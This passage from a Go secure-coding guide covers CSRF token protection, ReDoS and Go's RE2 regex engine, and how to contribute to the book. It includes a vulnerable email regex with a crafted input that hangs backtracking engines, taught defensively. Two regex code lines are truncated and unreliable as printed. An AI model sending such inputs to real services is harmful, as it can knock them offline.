The attack is possible because the server does not distinguish between requests made during a legit user session workflow (navigation), and "malicious" ones.

# The Solution

## In theory

As previously mentioned, CSRF targets state-changing requests. Concerning Web Applications, most of the time that means `POST` requests issued by form submission.

In this scenario, when a user first requests the page which renders the form, the server computes a nonce (an arbitrary number intended to be used once). This token is then included into the form as a field (most of the time this field is *hidden* but it is not mandatory).

Next, when the form is submitted, the *hidden* field is sent along with other user input. The server should then validated whether the token is part the request data, and determine if it is valid.

The specific nonce/token should obey to the following requirements:

- Unique per user session
- Large random value
- Generated by a cryptographically-secure random number generator

**Note:** Although HTTP `GET` requests are not expected to change state (said to be idempotent), due to undesirable programming practices they can in fact modify resources. Because of that, they could also be targeted by CSRF attacks.

Concerning APIs, `PUT` and `DELETE` are two other common targets of CSRF attacks.

## In practice

Doing all this by hand is not a good idea, since it is error prone.

Most Web Application Frameworks already offer a solution out-of-the-box and you're advised to enable it. If you're not using a Framework, the advice is to adopt one.

The following example is part of the Gorilla web toolkit for Go programming language. You can find gorilla/csrf on GitHub

```
package main

import (
    "net/http"

    "github.com/gorilla/csrf"
    "github.com/gorilla/mux"
)

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/signup", ShowSignupForm)
    // All POST requests without a valid token will return HTTP 403 Forbidden.
    r.HandleFunc("/signup/post", SubmitSignupForm)

    // Add the middleware to your router by wrapping it.
    http.ListenAndServe(":8000",
        csrf.Protect([]byte("32-byte-long-auth-key"))(r))
    // PS: Don't forget to pass csrf.Secure(false) if you're developing locally
    // over plain HTTP (just don't leave it on in production).
}

func ShowSignupForm(w http.ResponseWriter, r *http.Request) {
    // signup_form.tmpl just needs a {{ .csrfField }} template tag for
    // csrf.TemplateField to inject the CSRF token into. Easy!
    t.ExecuteTemplate(w, "signup_form.tmpl", map[string]interface{}{
        csrf.TemplateTag: csrf.TemplateField(r),
    })
    // We could also retrieve the token directly from csrf.Token(r) and
    // set it in the request header - w.Header.Set("X-CSRF-Token", token)
    // This is useful if you're sending JSON to clients or a front-end JavaScript
    // framework.
}

func SubmitSignupForm(w http.ResponseWriter, r *http.Request) {
    // We can trust that requests making it this far have satisfied
    // our CSRF protection requirements.
}
```

OWASP has a detailed Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet, which you're recommended to read.

# Regular Expressions

Regular Expressions are a powerful tool that's widely used to perform searches and validations. In the context of a web applications they are commonly used to perform input validation (e.g. Email address).

> Regular expressions are a notation for describing sets of character strings. When a particular string is in the set described by a regular expression, we often say that the regular expression matches the string. (source)

It is well-known that Regular Expressions are hard to master. Sometimes, what seems to be a simple validation, may lead to a Denial-of-Service.

Go authors took it seriously, and unlike other programming languages, the decided to implement RE2 for the regex standard package.

# Why RE2

> RE2 was designed and implemented with an explicit goal of being able to handle regular expressions from untrusted users without risk. (source)

With security in mind, RE2 also guarantees a linear-time performance and graceful failing: the memory available to the parser, the compiler, and the execution engines is limited.

# Regular Expression Denial of Service (ReDoS)

> Regular Expression Denial of Service (ReDoS) is an algorithmic complexity attack that provokes a Denial of Service (DoS). ReDos attacks are caused by a regular expression that takes a very long time to be evaluated, exponentially related with the input size. This exceptionally long time in the evaluation process is due to the implementation of the regular expression in use, for example, recursive backtracking ones. (source)

You're better off reading the full article "Diving Deep into Regular Expression Denial of Service (ReDoS) in Go" as it goes deep into the problem, and also includes comparisons between the most popular programming languages. In this section we will focus on a real-world use case.

Say for some reason you're looking for a Regular Expression to validate Email addresses provided on your signup form. After a quick search, you found this RegEx for email validation at RegExLib.com:

```
^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})|([a-z]{2,3}[.]{1}[a-z]{2,3}))$
```

If you try to match `john.doe@somehost.com` against this regular expression you may feel confident that it does what you're looking for. If you're developing using Go, you'll come up with something like this:

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "john.doe@somehost.com"
    testString2 := "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"
    regex := regexp.MustCompile("^([a-zA-Z0-9])(([\\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})|([a-

    fmt.Println(regex.MatchString(testString1))
    // expected output: true
    fmt.Println(regex.MatchString(testString2))
    // expected output: false
}
```

Which is not a problem:

```
$ go run src/redos.go
true
false
```

However, what if you're developing with, for example, JavaScript?

```
const testString1 = 'john.doe@somehost.com';
const testString2 = 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!';
const regex = /^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})|([a-z]{2,3}[.]{1}[a-z]{

console.log(regex.test(testString1));

// expected output: true
console.log(regex.test(testString2));
// expected output: hang/FATAL EXCEPTION
```

In this case, **execution will hang forever** and your application will service no further requests (at least this process). This means **no further signups will work until the application gets restarted**, resulting in **business losses**.

# What's missing?

If you have a background with other programming languages such as Perl, Python, PHP, or JavaScript, you should be aware of the differences regarding Regular Expression supported features.

RE2 does not support constructs where only backtracking solutions are known to exist, such as Backreferences and Lookaround.

Consider the following problem: validating whether an arbitrary string is a well-formed HTML tag: a) opening and closing tag names match, and b) optionally there's some text in between.

Fulfilling requirement b) is straightforward `.*?`. But fulling requirement a) is challenging because closing a tag match depends on what was matched as the opening tag. This is exactly what Backreferences allows us to do. See the JavaScript implementation below:

```
const testString1 = '<h1>Go Secure Coding Practices Guide</h1>';
const testString2 = '<p>Go Secure Coding Practices Guide</p>';
const testString3 = '<h1>Go Secure Coding Practices Guid</p>';
const regex = /<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>/;

console.log(regex.test(testString1));
// expected output: true
console.log(regex.test(testString2));
// expected output: true
console.log(regex.test(testString3));
// expected output: false
```

`\1` will hold the value previously captured by `([A-Z][A-Z0-9]*)`.

This is something you should not expect to do in Go.

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "<h1>Go Secure Coding Practices Guide</h1>"
    testString2 := "<p>Go Secure Coding Practices Guide</p>"
    testString3 := "<h1>Go Secure Coding Practices Guid</p>"
    regex := regexp.MustCompile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>")

    fmt.Println(regex.MatchString(testString1))
    fmt.Println(regex.MatchString(testString2))
    fmt.Println(regex.MatchString(testString3))
}
```

Running the Go source code sample above should result in the following errors:

```
$ go run src/backreference.go
# command-line-arguments
src/backreference.go:12:64: unknown escape sequence
src/backreference.go:12:67: non-octal character in escape sequence: >
```

You may feel tempted to fix these errors, coming up with the following regular expression:

```
<([a-z][a-z0-9]*)\b[^>]*>.*?<\\/\\1>
```

Then, this is what you'll get:

```
go run src/backreference.go
panic: regexp: Compile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\\/\\1>"): error parsing regexp: invalid escape sequence: `\1`

goroutine 1 [running]:
regexp.MustCompile(0x4de780, 0x21, 0xc00000e1f0)
        /usr/local/go/src/regexp/regexp.go:245 +0x171
main.main()
        /go/src/backreference.go:12 +0x3a
exit status 2
```

While developing something from scratch, you'll probably find a nice workaround to help with the lack of some features. On the other hand, porting existing software could make you look for full featured alternative to the standard Regular Expression package, and you'll likely find some (e.g. dlclark/regexp2). Keeping that in mind, then you'll (probably) lose RE2's "safety features" such as the linear-time performance.

# How to Contribute

This project is based on GitHub and can be accessed by clicking here.

Here are the basic of contributing to GitHub:

1. Fork and clone the project
2. Set up the project locally
3. Create an upstream remote and sync your local copy
4. Branch each set of work
5. Push the work to your own repository
6. Create a new pull request
7. Look out for any code feedback and respond accordingly

This book was built from ground-up in a "collaborative fashion", using a small set of Open Source tools and technologies.

Collaboration relies on Git - a free and open source distributed version control system and other tools around Git:

- Gogs - Go Git Service, a painless self-hosted Git Service, which provides a Github like user interface and workflow.
- Git flow - a collection of Git extensions to provide high-level repository operations for Vincent Driessen's branching model;
- Git Flow Hooks - some useful hooks for git-flow (AVH Edition) by Jaspern Brouwer.

The book sources are written on Markdown format, taking advantage of gitbook-cli.

# Environment setup

If you want to contribute to this book, you should setup the following tools on your system:

1. To install Git, please follow the official instructions according to your system's configuration;
2. Now that you have Git, you should install Git Flow and Git Flow Hooks;
3. Last but not least, setup GitBook CLI.

# How to start

Ok, now you're ready to contribute.

Fork the `go-webapp-scp` repo and then clone your own repository.

The next step is to enable Git Flow hooks; enter your local repository

```
$ cd go-webapp-scp
```

and run

```
$ git flow init
```

We're good to go with git flow default values.

In a nutshell, everytime you want to work on a section, you should start a "feature":

```
$ git flow feature start my-new-section
```

To keep your work safe, don't forget to publish your feature:

```
$ git flow feature publish
```

Once you're ready to merge your work with others, you should go to the main repository and open a Pull Request to the `develop` branch. Then, someone will review your work, leave any comments, request changes and/or simply merge it on branch `develop` of project's main repository.

As soon as this happens, you'll need to pull the `develop` branch to keep your own `develop` branch updated with the upstream. The same way as on a release, you should update your `master` branch.

When you find a typo or something that needs to be fixed, you should start a "hotfix"

```
$ git flow hotfix start
```

This will apply your change on both `develop` and `master` branches.

As you can see, until now there were no commits to the `master` branch. Great! This is reserved for `releases`. When the work is ready to become publicly available, the project owner will do the release.

While in the development stage, you can live-preview your work. To get Git Book tracking file changes and to live-preview your work, you just need to run the following command on a shell session

```
$ npm run serve
```

The shell output will include a `localhost` URL where you can preview the book.

# How to Build

If you have `node` installed, you can run:

```
$ npm i && node_modules/.bin/gitbook install && npm run build
```

You can also build the book using an ephemeral Docker container:

```
$ docker-compose run -u node:node --rm build
```

# Final Notes

The Checkmarx Research team is confident that this Go Secure Coding Practices Guide provided value to you. We encourage you to refer to it often, as you're developing applications written in Go. The information found in this guide can help you develop more-secure applications and avoid the common mistakes and pitfalls that lead to vulnerable applications. Understanding that exploitation techniques are always evolving, new vulnerabilities might be found in the future, based on dependencies that may make your application vulnerable.

OWASP plays an important role in application security. We recommend staying abreast of the following projects:

- OWASP Secure Coding Practices - Quick Reference Guide
- OWASP Top Ten Project
- OWASP Testing Guide Project
- Check OWASP Cheat Sheet Series